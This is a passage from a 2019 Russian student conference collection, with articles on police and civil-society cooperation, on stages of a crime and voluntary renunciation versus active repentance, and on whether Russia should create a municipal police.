


Рисунок 2 – Возможная схема взаимодействия федеральной полиции, возможной муниципальной милиции и народных дружин по охране общественного порядка на территории муниципального образования

В целях совершенствования механизма взаимодействия органов охраны общественного порядка и местного гражданского общества на территории муниципального образования предлагается:

1. На законодательном уровне закрепить понятие «взаимодействие органов охраны общественного порядка и местного гражданского общества», под которым подразумевается совместная деятельность территориальных ОВД, органов местного самоуправления, наделенных властными полномочиями и осуществляющих специальные функции по реализации отдельных направлений охраны общественного порядка и граждан, общественных объединений.

2. Утвердить «Регламент взаимодействия органов охраны общественного порядка и местного гражданского общества», где, в соответствии с федеральными законами, указами Президента Российской Федерации и постановлениями Правительства России прописать:

а) полномочия и компетенцию органов охраны общественного порядка и

местного гражданского общества при реализации функций охраны общественного порядка (в целях исключения фактов излишнего дублирования и выполнения несвойственных функций);

б) формы, методы, способы, задачи и направления осуществления взаимодействия;

в) основания, порядок и процедуру содействия органам охраны общественного порядка при осуществлении оперативно-профилактических и иных мероприятий, направленных на охрану общественного порядка;

г) вопросы взаимодействия с иными федеральными органами исполнительной власти, органами власти субъектов Российской Федерации, органами местного самоуправления, правительственными и неправительственными организациями, международными сообществами и гражданским обществом;

д) систему подготовки и переподготовки граждан, принимающих участие в охране общественного порядка на правах народного дружинника или участника иного общественного объединения.

3. Разработать и принять «Инструкцию по информационному взаимодействию органов охраны общественного порядка и местного гражданского общества в реализации функции охраны общественного порядка на территории муниципального образования».

4. В целях исключения правовых коллизий разработать единые требования, предъявляемые к подготовке ведомственных нормативных актов МВД, органов местного самоуправления и привести ранее подписанные приказы и распоряжения в соответствие с федеральным законодательством.

Рекомендуется внедрить единую информационную систему взаимодействия органов охраны общественного порядка и местного гражданского общества для целей безопасного и быстрого обмена информацией. Организация системы на виртуальном web-сервере позволит реализовать и чат представителей субъектов охраны общественного порядка на территории муниципального образования.

Список использованной литературы:

1. Федеральный закон «О полиции» от 07.02.2011 № 3-ФЗ (ред. от 03.08.2018) // СПС «КонсультантПлюс»
2. Федеральный закон от 02.04.2014 № 44-ФЗ «Об участии граждан в охране общественного порядка» (ред. от 31.12.2017) // СПС «КонсультантПлюс»
3. Федеральный закон от 21 июля 2014 г. № 212-ФЗ «Об основах общественного контроля в Российской Федерации» (ред. от 29.12.2017) // СПС «КонсультантПлюс»
4. Проект Федерального закона № 621910-6 «О муниципальной милиции в Российской Федерации» (ред., внесенная в ГД ФС РФ, текст по состоянию на 14.10.2014)
5. Алимпиева Т.Г., Ким Н.В., Урбисина Н.Е. Проблема разграничения понятий «общественная безопасность» и «общественный порядок» // Молодой ученый. 2016. № 5. С. 463-465.

6. Болдина Д.В. Субъекты реализации социальной функции государства: современные тенденции // Научный поиск. 2017. № 2.1. С. 7-9.
7. Гулина В.В. Функции местного самоуправления: институционально-правовое исследование : монография / В.В. Гулина. М. : «Русайнс», 2015. 176 с.
8. Залуцкая Е.В. Анализ реформ правоохранительных органов РФ 1991-2016 гг. // Ростовский научный журнал. 2017. № 2. С. 192-211.
9. Потапенкова И.В. Административно-правовой статус подразделений и служб полиции по охране общественного порядка и обеспечению общественной безопасности: [научная специальность 12.00.14 «Административное право; административный процесс»] / И.В. Потапенкова. М.: ЮНИТИ-ДАНА: Закон и право, 2014. 133 с.
10. Ступко Д.А. Органы местного самоуправления в сфере охраны общественного порядка: состояние и перспективы // Научно-методический электронный журнал «Концепт». 2017. Т. 39. С. 2956-2960.
11. Портал правовой статистики [Электронный ресурс]. – URL: <http://crimestat.ru/50>

References

1. Federal law "On police" dated 07.02.2011 № 3-FZ (as amended on 03.08.2018) // ATP "Consultant»
2. Federal law of 02.04.2014 № 44-FZ "on the participation of citizens in the protection of public order" (ed. of 31.12.2017) // ATP "Consultant-Plus»
3. Federal law of July 21, 2014 № 212-FZ "On fundamentals of public control in the Russian Federation" (edition of 29.12.2017) // ATP "Consultant»
4. The draft Federal law № 621910-6 " on municipal police in the Russian Federation "(ed., made in the state Duma of the Russian Federation, the text as of 14.10.2014)
5. Alimpiev T. G., Kim N. In. Urbisinov N. E. The problem of differentiation of the concepts of "public security" and "public order" // Young scientist. 2016. № 5. P. 463-465.
6. Boldin D. V. the subjects of the implementation of the social functions of the state: current trends // Scientific search. 2017. №2.1. Pp. 7-9.
7. Gulina V. V. Functions of local self-government: institutional and legal research: monograph / V. V. Gulina. M. : "Rusyns", 2015. 176 p.
8. Zalutskaya E. V. analysis of reforms of law enforcement agencies of the Russian Federation 1991-2016. // Rostov scientific journal. 2017. № 2. P. 192-211.
9. Potapenkova I. V. Administrative and legal status of police units and services for the protection of public order and public safety: [scientific specialty 12.00.14 "Administrative law; administrative process"] / I. V. Potapenkova. M.: UNITY-DANA: Law and law, 2014. 133 p.
10. Stupko D. local self-government Bodies in the field of public order protection: the state and prospects / Scientific and methodical electronic journal "concept". 2017. Vol. 39. P. 2956-2960.
11. The portal of legal statistics [Electronic resource]. - URL: <http://crimestat.ru/50>

© Ковальшина Т.О., 2019

УДК 343.236

Круглова Е.В.
студентка 2 курса ВГУ
г. Воронеж, РФ
E-mail: zena.kruglova@mail.ru

СТАДИИ СОВЕРШЕНИЯ ПРЕСТУПЛЕНИЯ. ОТГРАНИЧЕНИЕ ДОБРОВОЛЬНОГО ОТКАЗА И ДЕЯТЕЛЬНОГО РАСКАЯНИЯ

Аннотация

В данной статье анализируются проблемы стадий совершения преступления, раскрывается их значение для правоприменительной деятельности. Выделяются критерии разграничения понятий «добровольного отказа» и «деятельного раскаяния».

Ключевые слова

Стадии преступления, этапы преступления, оконченное преступление, неоконченное преступление, добровольный отказ, деятельное раскаяние.

В действующем уголовном законодательстве отсутствует легальное понятие «стадии преступления». В уголовной доктрине под стадиями преступления определяются этапы, которые проходит преступление в своем развитии от начала и до конца. В связи с отсутствием единообразия в использовании терминов «стадия преступления» и «этап преступления» в уголовном праве, целесообразно определить соотношение данных понятий. В доктрине уголовного права приводятся различные точки зрения. По моему мнению, данные понятия соотносятся как часть и целое, соответственно. Так, основными этапами преступления являются: возникновение и обнаружение умысла, подготовительные действия, совершение преступления и достижение желаемого результата. Стадиями являются только те этапы преступления, за выполнение которых наступает уголовная ответственность. Следовательно, к стадиям преступления не относится этап формирования умысла и его обнаружение, поскольку предполагаемое намерение выполнить объективную сторону состава преступления не подкрепляется конкретными преступными действиями (бездействиями) и не создает каких-либо условий для достижения преступного результата. Общеизвестный принцип уголовного права гласит: "Cogitationes poenam nemo patitur" ("Мысли ненаказуемы").[1] Но обнаружение умысла нельзя смешивать с угрозой совершения преступления и подстрекательством, поскольку данные словесные преступления сами по себе образуют конкретный состав, предусмотренный Особенной частью УК РФ. Основными стадиями преступления законодатель выделяет приготовление, покушение, оконченное преступление. Общим правилом является то, что каждая последующая стадия поглощает предыдущую.

В соответствии со ст. 29 УК РФ, преступление считается оконченным, если в совершенном лицом деянии содержатся все признаки состава преступления.

Совершенное оконченное преступление служит основанием уголовной ответственности.

Однако, уголовная ответственность наступает и в случае отсутствия некоторых признаков оконченного состава. Речь идет о неоконченном преступлении (в УК РФ приводится абстрактное определение). Оно охватывает стадии приготовления к преступлению и покушения на преступление. Уголовная ответственность в таких случаях наступает по статье, входящей в Особенную часть УК РФ со ссылкой на ст. 30.

Уголовная ответственность за приготовление наступает только в случае приготовления к тяжкому и особо тяжкому преступлению. Но если в момент неоконченного преступления в действиях лица содержится состав другого оконченного преступления, то квалификация наступает по совокупности за оконченное преступление и за приготовление к другому преступлению. Например, лицо, совершая покушение на убийство, для этих целей незаконно приобретает огнестрельное оружие. В действиях данного лица содержится как неоконченное преступление (покушение на убийство), так и оконченное (незаконное приобретение огнестрельного оружия).

При осуществлении покушения на преступление, лицо начинает выполнять объективную сторону конкретного состава; действия лица направлены непосредственно на совершение преступления. В отличие от приготовления к преступлению, на стадии покушения уголовная ответственность наступает независимо от тяжести преступления. Верховный Суд РФ в своих решениях также неоднократно указывал, что покушение на преступление совершается только с прямым умыслом.[2]

В доктрине уголовного права принято выделять несколько видов покушений на преступления. В зависимости от завершенности выделяют: а) оконченное покушение, при котором лицо выполняет все действия, входящие в объективную сторону преступления, но результат не наступает по независящим от лица обстоятельствам (например, выстрел в жертву с целью убийства, но совершение промаха); б) неоконченное покушение, при котором лицо не выполняет все действия, которые образуют объективную сторону по независящим от него обстоятельствам (например, лицо с целью убийства, нажало на оружейный курок, но выстрела не последовало, т.к. произошла осечка). Деление покушения на оконченное и неоконченное имеет значение для индивидуализации наказания, а также для решения вопроса о добровольном отказе.

Другими видами покушения являются годное и негодное покушение. При годном покушении лицо использует орудия, которые могут привести к желаемому результату, при негодном – преступный результат не наступает вследствие ошибки виновного либо в предмете посягательства, либо в средствах совершения преступления. Покушение невозможно в преступлениях, совершаемых по неосторожности и в преступлениях с формальным составом, совершаемых путем действия, если первоначальный его акт образует оконченное преступление, и во всех случаях совершения преступления с таким составом путем бездействия.

Стадии совершения умышленного преступления имеют значение для

квалификации содеянного с точки зрения того, является ли совершенное преступление оконченным либо неоконченным, а если не окончено, то на какой стадии было прервано - подготовительных действий либо выполнение объективной стороны состава.

Также следует отличать добровольный отказ от деятельного раскаяния. При добровольном отказе преступление не доводится до конца по воле субъекта преступления. В данном случае лицо осознает возможность доведения преступления до конца. Мотивы принятия решения об отказе не имеют самостоятельного уголовно-правового значения. Все мотивы, положенные в основу добровольного отказа, равны в уголовно-правовом смысле, так как они «приводят к отказу от совершения преступления».[3, с. 9] Результаты специальных исследований свидетельствуют, что в качестве таковых наиболее часто выступают: боязнь разоблачения (34 %), жалость к потерпевшему (8—14 %), боязнь ответственности (10—19 %). [4, с. 191] Добровольный отказ имеет место только если в действиях лица нет состава другого преступления; в ином случае лицо подлежит ответственности только за то преступление, состав которого содержится в его действиях. Добровольный отказ возможен только на стадиях приготовления и покушения. В действиях, направленных на совершение преступления, которые в итоге добровольно прекращены, отсутствует вина лица и общественная опасность, т.е. в таких действиях отсутствуют признаки состава преступления, а само деяние не является разновидностью преступления, его совершение исключает уголовную ответственность.[5, с. 182]

Судебная практика по уголовным делам с добровольным отказом очень разнообразна. Так, Верховный Суд РФ не признал в действиях Л., который нанес потерпевшей Б. многочисленные удары и произнес слова: «Все, больше не могу», признаки добровольного отказа и мотивировал свое решение тем, что Л. сделал все возможное для того, чтобы достигнуть желаемого результата - убийства Б. Виновный бил куском бетона и камнем по голове потерпевшей, душил ее металлическим проводом, выполняя распоряжение М. убить быстро. А затем, по указанию М. перерезал Б. вены. Однако смерть потерпевшей не наступила по обстоятельствам, не зависящим от из воли, т.е. для М. и Л. возникли непреодолимые препятствия. Дальнейшие действия Л., а именно вызов скорой помощи, были учтены судом как смягчающие.[6]

Деятельное раскаяние - активное, добровольное поведение лица, совершившего преступление, направленное на предотвращение, ликвидацию или уменьшение причиненного вреда либо на оказание помощи правоохранительным органам. Отсюда следует вывод, что добровольный отказ возможен только до момента окончания преступления, но это не означает, что деятельное раскаяние невозможно при неоконченном преступлении. Отличия между этими институтами обычно выделяют в характере уголовно-правовых последствий: для добровольного отказа - это исключение уголовной ответственности, для деятельного раскаяния - это освобождение от уголовной ответственности или смягчение наказания.

На основании вышеизложенного можно сделать вывод о том, что отсутствие в

УК РФ дефиниции «неоконченное преступление», обусловило его неоднозначную интерпретацию в доктрине уголовного права. Так, данное понятие необходимо ввести в УК РФ. Неоконченное преступление - это умышленно совершенное общественно опасное деяние, которое не доведено до конца по независящим от лица обстоятельствам.

Институт добровольного отказа также нуждается в дальнейшем анализе и совершенствовании. Необходимо более точно сформулировать данное понятие. Под добровольным отказом следует понимать окончательное и добровольное прекращение лицом приготовления к преступлению, либо прекращение деяний, непосредственно направленных на совершение преступления, или предотвращение преступного результата, если лицо в этих случаях осознавало возможность доведения преступления до конца.

Список использованной литературы

1. Уголовное право России. Общая часть: учебник для академического бакалавриата / под ред. О. С. Капинус. - 2-е изд. – М. : Издательство Юрайт, 2019. – 704 с.
2. Постановление Пленума Верховного Суда РФ от 27.01.1999 №1 «О судебной практике по делам об убийстве (ст. 105 УК РФ)» // Российская газета. – №24. – 09.02.1999.
3. Панько К. А. Добровольный отказ от преступления по советскому уголовному праву. Воронеж, 1975. – 147 с.
4. Иванов В. Д. Предупреждение и пресечение преступлений на различных стадиях их проявления. Ростов на Дону, 2000. – 331 с.
5. Пудовочкин Ю.Е. Учение о преступлении : (избранные лекции) / Ю. Е. Пудовочкин. - 2-е изд., испр. и доп. - Москва : Юрлитинформ, 2010. – 276 с.
6. Определение Судебной коллегии по уголовным делам Верховного Суда РФ № 78-098-38 по делу Малышева и Лебедева // Бюллетень Верховного Суда РФ. 1999. № 3.

© Круглова Е. В., 2019

УДК34

И.И. Никишин

магистр РГСУ, факультет государственного и
муниципального управления
г. Москва, РФ

ЦЕЛЕСООБРАЗНОСТЬ И ВОЗМОЖНОСТЬ ОРГАНИЗАЦИИ ДЕЯТЕЛЬНОСТИ МУНИЦИПАЛЬНОЙ МИЛИЦИИ В РОССИИ

Аннотация

В данной статье рассмотрена целесообразность и возможность организации деятельности муниципальной милиции в России. Для этого вначале в России составлен

проект Федерального закона «О муниципальной полиции в Российской Федерации». Для оценки возможностей и целесообразности организации деятельности муниципальной милиции в России было установлено, что муниципальная милиция может быть создана в муниципальных образованиях.

Ключевые слова:

муниципальная милиция; проект; федеральный закон; охрана общественного порядка, местные органы самоуправления; полномочия.

Вопросы создания профессиональных органов охраны общественного порядка на местном уровне в России, организационно-правовые проблемы их эффективного функционирования неоднократно подвергались научному анализу, в том числе критическому. Сама идея о необходимости создания муниципальной милиции (полиции) имеет как сторонников, так и противников.

Создание органами местного самоуправления подразделений муниципальной полиции, наделенных частью государственных полномочий, финансируемых за счет средств местного бюджета и находящихся в оперативном подчинении администрации муниципальных образований сможет в значительной степени разрешить данную проблему.

Основой проекта Федерального закона «О муниципальной полиции в Российской Федерации» послужил Федеральный закон № 3-ФЗ от 07.02.2011 г. «О полиции». Для муниципальной полиции сохранены обязанности, полномочия и права в части обеспечения общественного порядка и общественной безопасности на улицах и в других общественных местах, оперативное реагирование на сообщения и обращение граждан о преступлениях и административных правонарушениях, их пресечение, доставление лиц их совершивших в органы внутренних дел. Обеспечение общественного порядка и общественной безопасности при проведении массовых мероприятий различного характера, оказание содействия полиции и другим правоохранительным органам в розыске подозреваемых, лиц пропавших без вести, похищенного имущества и транспорта.

Вместе с тем для муниципальной полиции не предусмотрены полномочия по осуществлению дознания и следствия, осуществлению части оперативно-розыскных мероприятий, проверок предпринимательской и иной деятельности отнесенной законом к сфере ответственности органов внутренних дел, экспертно-криминалистической деятельности, лицензионно-разрешительной работы, административному надзору, охранно-конвойной службе, содержанию под стражей и ряда иных задач и функций, возложенных на МВД России.

Фактически в предлагаемом проекте Федерального закона на муниципальную полицию возлагаются обязанности и полномочия предусмотренные для патрульно-постовой службы полиции, с частью функций дорожно-патрульной службы ГИБДД МВД России (выявление и пресечение административных правонарушений в том числе по линии ПДД) и вневедомственной охраны ФСВНГ России (охрана административных зданий и служебных помещений органов местного

самоуправления).

Муниципальная полиция в законопроекте рассматривается как составная часть структуры местной администрации, которая непосредственно подчиняется главе муниципального образования. Это обеспечит должную расстановку приоритетов для муниципальной полиции в вопросах обеспечения общественного порядка и общественной безопасности с учетом мнений и требований жителей муниципального образования. Начальник муниципальной полиции назначается на должность и освобождается от неё главой администрации муниципального образования.

Сотрудники муниципальной полиции должны относиться к особой категории муниципальных служащих (поправка в Федеральный закон «О муниципальной службе в Российской Федерации» от 02.03.2007 N 25-ФЗ) наделенных частью государственных полномочий. Это не противоречит законодательству так как регламентировано ч. 2 ст. 132 Конституции Российской Федерации. Поскольку выполнение возложенных на муниципальную полицию задач по обеспечению общественного порядка и общественной безопасности предполагает применение ряда государственных полномочий, таких как применение оружия, физической силы и специальных средств, временное ограничения в правах, принудительное доставление и иных мер принуждения, то основная часть вопросов организации и деятельность муниципальной полиции должна регулироваться федеральным законом. Помимо этого, для создания единого для всей России формата муниципальной полиции, ряд вопросов по организации и деятельности муниципальной полиции отнесены к компетенции Правительства Российской Федерации.

Состояние законодательства в данной сфере правового регулирования: в настоящее время вопросы организации и деятельности подразделений муниципальной полиции органов местного самоуправления муниципальных образований законодательством Российской Федерации не отрегулированы.

При этом, ст. 132 Конституции Российской Федерации и ст. 16 Федерального закона № 131-ФЗ «Об общих принципах организации местного самоуправления в Российской Федерации» от 06.10.2003 года предполагают наделение органов местного самоуправления таким правом. Однако п. 9 ч. 1 ст. 16 Федерального закона № 131-ФЗ «Об общих принципах организации местного самоуправления в Российской Федерации» согласно ст. 83 этого же закона – «вступает в силу в сроки, установленные федеральным законом, определяющим порядок организации и деятельности муниципальной милиции» (милиции - устаревшее название, действовавшее на момент принятия ФЗ).

С момента принятия Федерального закона № 131-ФЗ «Об общих принципах организации местного самоуправления в Российской Федерации» и по настоящее время федеральный закон определяющий порядок организации и деятельности муниципальной полиции так и не принят, соответственно п. 9 ч. 1 ст. 16 вышеуказанного закона так и не введен в действие.

Круг лиц, на которых направлено действие законопроекта:

- граждане России всех возрастов и социальных групп;

- сотрудники органов местного самоуправления муниципальных образований;
- сотрудники МВД и ФСВНГ России.

В соответствии с регламентом МВД России в качестве вневедомственных параметров в системе оценки деятельности территориальных органов Министерства внутренних дел Российской Федерации определены показатели уровня защищённости населения от преступлений (в том числе на объектах транспорта), доверия граждан к полиции, эффективности её деятельности, виктимизации населения.

Значения указанных показателей, измеряемые в соответствии с протоколом между Управлением информационных систем Службы специальной связи и информации ФСО России и ФГКУ «ВНИИ МВД России» в рамках проведения социологических опросов населения о деятельности органов внутренних дел Российской Федерации, являются базовым основанием функционирования приказа МВД России от 1 декабря 2016 года № 777 «Об организации постоянного мониторинга общественного мнения о деятельности полиции».

Вневедомственная форма сбора социологической информации в субъектах Российской Федерации гарантирует её объективный характер, ежегодно воспроизводящая стандартная методика проведения опроса – сравнимость результатов и возможность сравнительных оценок региональных изменений в общественном мнении о деятельности полиции.

ФГКУ «ВНИИ МВД России» в соответствии с принятым нормативным актом, помимо использования результатов кросс-региональных исследований УИС Спецсвязи ФСО России, организует и проводит в субъектах Российской Федерации при активном участии территориальных органов внутренних дел и образовательных организаций системы МВД России социологические исследования по актуальным вопросам деятельности региональных служб и подразделений полиции, по своей компетенции находящихся в непосредственном взаимодействии с населением. В 2017 году осуществлены исследования в четырёх субъектах Российской Федерации (Волгоградская, Челябинская, Амурская области и Республика Северная Осетия – Алания), которые были определены решением статс-секретаря – заместителя Министра внутренних дел Российской Федерации Игоря Зубова для проведения исследований в 2017 году. Исходя из данного исследования установлено, что муниципальная полиция может быть создана и её создание целесообразно.

Таким образом, мы можем сделать вывод, что такой орган местного самоуправления как муниципальная полиция в России необходим. Но, он необходим именно как полноценная полицейская служба, наделенная всеми необходимыми правами и полномочиями (в т.ч. государственными), для обеспечения общественного порядка и общественной безопасности. Сейчас в нашей стране есть все условия для его создания и деятельности.

Список использованной литературы:

1. Авдейко А. Г., Кононов А. М. Проблемы реализации административно-юрисдикционных полномочий органов местного самоуправления в области охраны общественного порядка и предупреждения правонарушений // Вестник Омской

юридической академии. 2017. № 4. С. 45-51.

2. Официальный сайт МВД России - «Результаты социологического исследования ВНИИ МВД России»

© Никишин И.И., 2019

УДК34

И.И. Никишин

магистр РГСУ, факультет государственного и
муниципального управления
г. Москва, РФ

НЕОБХОДИМОСТЬ СОЗДАНИЯ МУНИЦИПАЛЬНОЙ МИЛИЦИИ

Аннотация

В данной статье анализируются необходимость создания муниципальной милиции. В статье рассмотрен опыт зарубежных стран, а также представлены аргументы за и против создания муниципальной милиции.

Ключевые слова:

муниципальная милиция; проект; федеральный закон; охрана общественного порядка, местные органы самоуправления.

Процесс организационно-правовой модернизации органов внутренних дел, начавшийся в 2011 г., направлен не только на изменение правовых основ деятельности полиции, но и на оптимизацию ее функционирования. Последнее связано с установлением более совершенных форм и методов административной деятельности полиции и сокращением штатной численности ее сотрудников.

В 2014 г. Депутатами Государственной Думы С.М. Мироновым, Т.Н. Москальковой, М.В. Емельяновым, В.М. Зубовым, О.А. Ниловым, А.Л. Бурковым был представлен проект федерального закона № 621910-6 «О муниципальной милиции в Российской Федерации»¹. В законопроект были включены основные аспекты правового регулирования организации и деятельности муниципальной милиции в Российской Федерации, реализация конституционных положений об участии органов местного самоуправления в осуществлении охраны общественного порядка на своей территории, но на данный проект закона был дан отрицательный отзыв Правительства². Главной причиной отклонения стало включение в полномочия муниципальной милиции прав, выходящих за пределы охраны общественного порядка.

Принятие федеральных законов от 2 апреля 2014 г. № 44-ФЗ «Об участии

¹ О муниципальной милиции в Российской Федерации: Проект Федерального закона от 14.10.2014 № 621910-6

² На проект Федерального закона «О муниципальной милиции в Российской Федерации»: Официальный отзыв Правительства РФ от 01.10.2014 N 6574п-П4.

граждан в охране общественного порядка» и от 5 декабря 2005 г. № 154-ФЗ «О государственной службе российского казачества», где местным органам самоуправления предоставлено право участвовать в механизме регистрации указанных объединений граждан, заключать соглашения о сотрудничестве, устанавливать границы функциональных полномочий казаков, являющихся членами казачьих обществ, и народных дружинников, в том числе в области охраны общественного порядка, также «уперлось» в невозможность применения указанными выше субъектами народной правоохраны физических мер государственного принуждения.

Вместе с тем изучение опыта зарубежных государств показывает, что наиболее распространенным подходом в этих условиях является создание автономных муниципальных органов охраны общественного порядка, находящихся в ведении муниципальной власти. С целью достижения искомой возможности применять меры государственного принуждения в отношении граждан силами муниципальной власти и на основании соответствующих ограничений в ч. 3 ст. 55 Конституции Российской Федерации для этого требуется принятие отдельного федерального закона, устанавливающего правовой статус муниципальной милиции, единого на всей территории государства.

В Конституции Российской Федерации закрепляется право местных органов самоуправления осуществлять охрану общественного порядка, что означает возможность создания подразделений местных органов самоуправления, имеющих право применять в отношении нарушителей меры государственного принуждения. Опасаться слов «меры государственного принуждения» не следует в силу действия ч. 2 ст. 132 Конституции Российской Федерации, согласно которой местным органам самоуправления могут передаваться государственные полномочия. Для этого требуется лишь два условия. Первое – принятие соответствующего закона, второе – передача необходимых для осуществления мер материальных и финансовых средств.

Очевидно, что обе задачи решаются одним путем – принятием соответствующих федеральных законов: «О муниципальной милиции» и «О федеральном бюджете...».

Казалось бы, все просто. Вместе с тем не нужно забывать о смысле создания муниципальной милиции – укрепить охрану общественного порядка, помочь в этом деле полиции, количество сотрудников которой не дает возможности в полной мере сформировать у граждан чувство защищенности в общественных местах. Вызвано это постепенным сокращением штатной численности сотрудников полиции, продолжающимся до сих пор. Причина – попытка повысить эффективность правоохранительной функции государства, которая может быть достигнута лишь двумя способами: повышением качества этой функции без увеличения расходов на ее выполнение или сохранением прежнего качества при сокращении расходов.

Необходимость создания муниципальной милиции в России остается в ближайшей перспективе спорной, а возложение обязанностей по управлению муниципальной милицией на органы местного самоуправления может привести к снижению социального благополучия в регионе.

Общественная и научная дискуссия по вопросу создания

муниципальных органов охраны общественного порядка продолжается более двадцати лет. Сторонники идеи формирования муниципальных органов указывают на необходимость создания муниципальной милиции, что позволит, по их мнению, «удовлетворить потребности в обеспечении охраны общественного порядка» на обслуживаемой территории конкретного муниципального образования³. Противники указанной идеи, научно обосновывают противоположную точку зрения, ссылаются на то, что одной из главных проблем организации охраны общественного порядка органами местного самоуправления является «отсутствие четкого разграничения полномочий в вопросах охраны общественного порядка между федеральным, субфедеральным и муниципальным уровнями власти»⁴. В дискуссии о возможности муниципальной милиции в России и вариантах ее создания есть аргументы «за» (рисунок 1) и аргументы «против» (рисунок 2).




Рисунок 1 – Аргумент «За»

Так же в дискуссии популярно мнение о том, что причина проблем правоохранительной системы кроется в сверхцентрализованности управления. Принципом всех реформ на постсоветском пространстве была децентрализация, а муниципальная милиция – всегда одним из вариантов.




Рисунок 2 – Аргумент «Против»

³ Юсенис Г.Ю. Административно-правовой статус муниципальных органов охраны общественного порядка: автореф. дис. ... канд. юрид. наук. М., 2004.

⁴ Кириллов Ю.П. Об эксперименте по созданию муниципальной милиции: научные дискуссии.

Как показал опыт, для того, чтобы полусамостоятельная структура могла функционировать внутри МВД, нужна политическая поддержка, как изнутри МВД, так и извне. В связи с этим другие авторы⁵ считают наиболее подходящей для России модель, когда подразделения муниципальной милиции должны формироваться на основе трех подразделений ОВД: ППС, участковых и ПДН (внутри которых предлагают развивать подразделения школьных инспекторов).

Основными принципами формирования муниципальной милиции в рамках такой модели должны быть⁶:

1. Максимальное приближение к населению: территориальные подразделения, группы, посты.

2. Открытый перечень подразделений муниципальной милиции. При наличии финансовых возможностей органы муниципальной милиции могут создавать то, что считают нужным, - санитарную милицию, экологическую, по охране рыбных запасов и т. п., в зависимости от специфики местности.

3. Изменение содержания работы участковых уполномоченных. Участковый не должен выполнять поручения других служб, заниматься бумажной работой, опасаясь проверок.

4. Правовое обеспечение – в виде единого федерального закона про органы охраны общественного порядка, с разделом, регулирующим деятельность муниципальной милиции⁷.

Список использованной литературы:

1. О муниципальной милиции в Российской Федерации: Проект Федерального закона от 14.10.2014 № 621910-6
2. Проект Федерального закона «О муниципальной милиции в Российской Федерации»: Официальный отзыв Правительства РФ от 01.10.2014 N 6574п-П4.
3. Юсенис Г.Ю. Административно-правовой статус муниципальных органов охраны общественного порядка: автореф. дис. ... канд. юрид. наук. М., 2004.
4. Кириллов Ю.П. Об эксперименте по созданию муниципальной милиции: научные дискуссии.
5. Мингес А. В. Местное самоуправление и охрана общественного порядка // Основы муниципального права РФ. Волгоград. 1999. С. 55-77.

© Никишин И.И., 2019

⁵ Мингес А. В. Местное самоуправление и охрана общественного порядка // Основы муниципального права РФ. Волгоград. 1999. С. 55-77.

⁶ Мингес А. В. Местное самоуправление и охрана общественного порядка // Основы муниципального права РФ. Волгоград. 1999. С. 141-143.

⁷ Мингес А. В. Местное самоуправление и охрана общественного порядка // Основы муниципального права РФ. Волгоград. 1999. С. 141-143.

УДК34

И.И. Никишин

магистр РГСУ, факультет государственного и
муниципального управления
г. Москва, РФ

